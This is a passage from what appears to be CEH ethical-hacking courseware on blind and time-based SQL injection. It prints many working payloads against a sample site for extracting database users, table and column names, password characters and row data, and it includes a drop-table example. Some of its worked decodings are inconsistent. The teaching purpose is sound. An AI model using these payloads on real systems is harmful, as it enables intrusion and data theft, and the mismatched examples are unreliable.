
Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Field Of 1st Row (Data)

The following is the code to extract the first field of the first row (data) through the SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1  
COLUMN-NAME-1 from TABLE-NAME-1))--
```

Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.



Module Flow

 Previously we discussed various types of SQL injection attacks. Now, we will discuss each type of SQL injection attack in detail. Let us begin with the blind SQL injection attack. Blind SQL injection is a method that is implemented by the attacker when any server responds with any error message stating that the syntax is incorrect.

 SQL Injection Concepts	 Advanced SQL Injection
 Testing for SQL Injection	 SQL Injection Tools
 Types of SQL Injection	 Evasion Techniques
 Blind SQL Injection	 Countermeasures
 SQL Injection Methodology	

This section introduces and gives a detailed explanation of blind SQL injection attacks.

What Is Blind SQL Injection?



No Error Message
Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker

Generic Page
Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a useful error message, a generic custom page is displayed

Time-intensive
This type of attack can become time-intensive because a new statement must be crafted for each bit recovered


Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



What Is Blind SQL Injection?

Blind SQL injection is used when a **web application** is vulnerable to SQL injection. In many aspects, SQL injection and blind injection are same, but there are slight differences. SQL injection depends on error messages but blind injections are not dependent on error messages. Where ever there is web application vulnerability, blind **SQL injection** can be used to either access the sensitive data or to destroy the data. Attackers can steal the data by asking a series of true or false questions through SQL statements. Results of the injection are not visible to the attacker. This is also more time consuming because every time a new bit is recovered, then a new statement has to be generated.




No Error Messages Returned

In this attack, when the attacker tries to perform SQL injection using a query such as “JuggyBoy'; drop table Orders – “, to this statement, the server throws an error message with a detailed explanation of the error with database drivers and ODBC SQL server details in simple SQL injection; however, in blind SQL injection, the error message is thrown to just say that there is an error and the request was unsuccessful without any details.



FIGURE 14.13: No Error Messages Returned



✓ Blind SQL Injection: WAITFOR DELAY YES or NO Response

Step 1: ; IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—

Step 2: Check if database "creditcard" exists or not

Step 3: If No, it displays "We are unable to process your request. Please try back later".

Step 4: If YES, sleep for 10 seconds. After 10 seconds displays "We are unable to process your request. Please try back later".

Since no error messages are returned, use the 'waitfor delay' command to check the SQL execution status

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

`WAITFOR DELAY '0:0:10'--`

BENCHMARK() (Minutes)

This command runs on MySQL Server.

`BENCHMARK(howmanytimes, do this)`




FIGURE 14.14: WAITFOR DELAY YES or NO Response

Blind SQL Injection – Exploitation (MySQL)

Searching for the first character of the first table entry

```
?id=1+AND+555=if(ord(mid((select+pass+from users+limit+0,1),1,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE; otherwise, FALSE.

Searching for the second character of the first table entry

```
?id=1+AND+555=if(ord(mid((select+pass from+users+limit+0,1),2,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter «a»), then DBMS will return TRUE; otherwise, FALSE.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection – Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the Union operator to easily get more information from the **database management system**. Blind injections help an attacker to bypass more filters easily. One of the main differences in blind SQL injection is entries are read symbol by symbol.

Searching for the first character of the first table entry

```
?id=1+AND+555=if(ord(mid((select+pass+from users+limit+0,1),1,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS can return TRUE; otherwise, FALSE.

Searching for the second character of the first table entry

```
?id=1+AND+555=if(ord(mid((select+pass from+users+limit+0,1),2,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter «a»), then DBMS can return TRUE; otherwise, FALSE.

Blind SQL Injection - Extract Database User

Finding a full user name of 8 characters using binary search method takes 56 requests

Check for username length

Check if 1st character in username contains 'A' (a=97), 'B', or 'C' etc.

Check if 2nd character in username contains 'A' (a=97), 'B', or 'C' etc.

Check if 3rd character in username contains 'A' (a=97), 'B', or 'C' etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection - Extract Database User

In the blind SQL injection method, the attacker can extract the database user name. The attacker can probe yes/no questions from the database server to extract information from it. To find the first letter of a user name with a binary search, it takes 7 requests and for 8 char long name it takes 56 requests.

Finding a full username of 8 characters using binary search method takes 56 requests

Check for username length

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Check if 1st character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```

Check if 2nd character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY '00:00:10'--
```

Check if 3rd character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99) WAITFOR DELAY '00:00:10'--
```

FIGURE 14.15: Extract Database User

Blind SQL Injection - Extract Database Name

CEH
Certified Ethical Hacker

Check for Database Name Length and Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD



Extract 1st Database Table

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection - Extract Database Name

In the blind SQL injection method, the attacker can extract the database name using the **time-based blind SQL injection** method. Here, the attacker can brute force the database name by using time before the execution of the query and set the time after query execution; then he or she can assess from the result that if the time **lapse is 10 seconds**, then the name can be 'A'; otherwise, if it took 2 seconds, then it can't be 'A'.

Check for Database Name Length and Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD

Extract 1st Database Table

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP

FIGURE 14.16: Extract Database Name

Blind SQL Injection - Extract Column Name



Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'))=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID



Extract 2nd Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'))=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection - Extract Column Name

In the blind SQL injection method, the attacker can extract the column names using different brute force methods or tools using which he or she can check for the first table column name and the second table column name.

Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID

Extract 2nd Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'))=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name='EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

FIGURE 14.17: Extract Database User

Blind SQL Injection - Extract Data from ROWS

CEH
Certified Ethical Hacker

Extract 1st Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```

Field Data = JOE

Extract 2nd Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection - Extract Data from ROWS

In the blind SQL injection method, the attacker can extract the data from the rows using the command with the “IF” keyword and check if the first character of the word in the first column and row match the character by guessing.

Extract 1st Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```



Field Data = JOE

Extract 2nd Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--  
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

FIGURE 14.18: Extract Database from ROWS

